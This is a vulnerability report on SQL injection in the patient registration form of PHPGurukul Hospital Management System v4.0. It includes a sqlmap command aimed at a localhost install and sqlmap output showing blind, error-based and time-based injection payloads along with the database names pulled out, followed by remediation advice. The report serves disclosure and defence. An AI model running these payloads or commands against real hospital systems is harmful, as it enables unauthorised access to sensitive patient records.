

# Vulnerability Overview

The Hospital Management System v4.0 user registration functionality suffers from **multiple SQL injection vulnerabilities** across all form parameters, enabling unauthenticated attackers to:

- **Complete database enumeration** (users, patients, medical records)

Impact: Unauthorized data access and extraction from healthcare databases, potentially exposing sensitive patient information.


## Official Website

[PHPGurukul Hospital Management System v4.0](http://localhost/hospital/hms/registration.php)

## Steps to Reproduce (Technical Details)



### 1) Vulnerable Endpoint


Link: <http://localhost/hospital/hms/registration.php>



The screenshot displays the 'HMS | Patient Registration' web form. The browser's address bar shows 'localhost/hospital/hms/registration.php'. The form is titled 'Sign Up' and contains two main sections: 'Enter your personal details below:' and 'Enter your account details below:'. The personal details section includes input fields for 'wremad', 'wremad', and 'wremad@wremad.com', followed by a 'Gender' section with radio buttons for 'Female' and 'Male' (where 'Male' is selected). The account details section includes an email field with 'wre@wred.com' and a confirmation message 'Email available for Registration .', two password fields (both masked with '\*\*\*\*'), a checked checkbox for 'I agree', and a 'Log-in' link for existing users. A blue 'Submit' button is located at the bottom right of the form. A footer at the bottom center reads '© 2025 HMS. All rights reserved'.

2) Add the Data and Capture the request in BurpSuite. And using the CO2 extension from burpsuite. Make the sqlmap payload





3) Copy the above command and paste into the sqlmap.

**Command:-** python3 sqlmap.py -u "http://localhost:80/hospital/hms/registration.php" --data="full\_name=wremad^&address=wremad^&city=wremad%40wremad.com^&gender=male^&email=wre%40wred.com^&password=admin^&password\_again=admin^&submit=" --cookie="PHPSESSID=1nqogetn99ctmhtngftaklfnf" --random-agent --dbms=mysql -dbs --batch

```

[SQLmap/sqlmap>python3 sqlmap.py -u "http://localhost:80/hospital/hms/registration.php" --data="full_name=wremad^&address=wremad^&city=wremad%40wremad.com^&gender=male^&email=wre%40wred.com^&password=admin^&password_again=admin^&submit=" --cookie="PHPSESSID=1nqogetn99ctmhtngftaklfnf" --random-agent --dbms=mysql -dbs --batch

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[+] starting @ 22:52:29 /2025-09-22/

[22:52:29] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.33 Safari/537.36' from file 'C:\Users\Intell\Desktop\Sqlmap\sqlmap\data\http\user-agents.txt'
[22:52:29] [WARNING] provided value for parameter 'submit' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[22:52:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: full_name (POST)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: full_name=wremad^ OR (SELECT (CASE WHEN (9545=9545) THEN 0x7772656d61645e ELSE 0x28 END)) AND 'Rpfm'='Rpfm&address=wremad^&city=wremad^&gender=male^&email=wremad@wremad.com^&password=admin^&password_again=admin^&submit=

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: full_name=wremad^ OR (SELECT 9999 FROM(SELECT COUNT(*),CONCAT(0x71627a7671,(SELECT (ELT(9999=9999,1)))0x7170766271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'nDDf'='nDDf&address=wremad^&city=wremad^&gender=male^&email=wremad@wremad.com^&password=admin^&password_again=admin^&submit=

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: full_name=wremad^ AND (SELECT 8207 FROM (SELECT(SLEEP(5)))eMdf) AND 'nroz'='nroz&address=wremad^&city=wremad^&gender=male^&email=wremad@wremad.com^&password=admin^&password_again=admin^&submit=

[22:52:30] [INFO] testing MySQL
[22:52:30] [INFO] confirming MySQL
[22:52:30] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[22:52:30] [INFO] fetching database names
[22:52:30] [INFO] resumed: 'information_schema'
[22:52:30] [INFO] resumed: 'hms'
[22:52:30] [INFO] resumed: 'mysql'
[22:52:30] [INFO] resumed: 'performance_schema'
[22:52:30] [INFO] resumed: 'phpmyadmin'
[22:52:30] [INFO] resumed: 'test'
available databases [6]:
[*] hms
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

## Remediation

1. Use Prepared Statements (Parameterized Queries):  
Avoid dynamic SQL queries that directly concatenate user input.
2. Input Validation & Sanitization:  
Implement strong input validation and reject inputs containing SQL metacharacters.
3. Least Privilege Principle:  
Ensure the database account used by the application has only the minimum required privileges.
4. Web Application Firewall (WAF):  
Deploy a WAF to detect and block malicious SQL queries.
5. Error Handling:  
Suppress detailed database errors from user-facing interfaces.

## References

- OWASP Top 10 - [A03: Injection](#)
- [SQLMap Tool](#)
- [OWASP SQL Injection Prevention Cheat Sheet](#)

## Disclosure Timeline

Date	Activity
2025-09-22	Vulnerability Identified via SQLMap

## Author

Report generated by: DEV RAVAL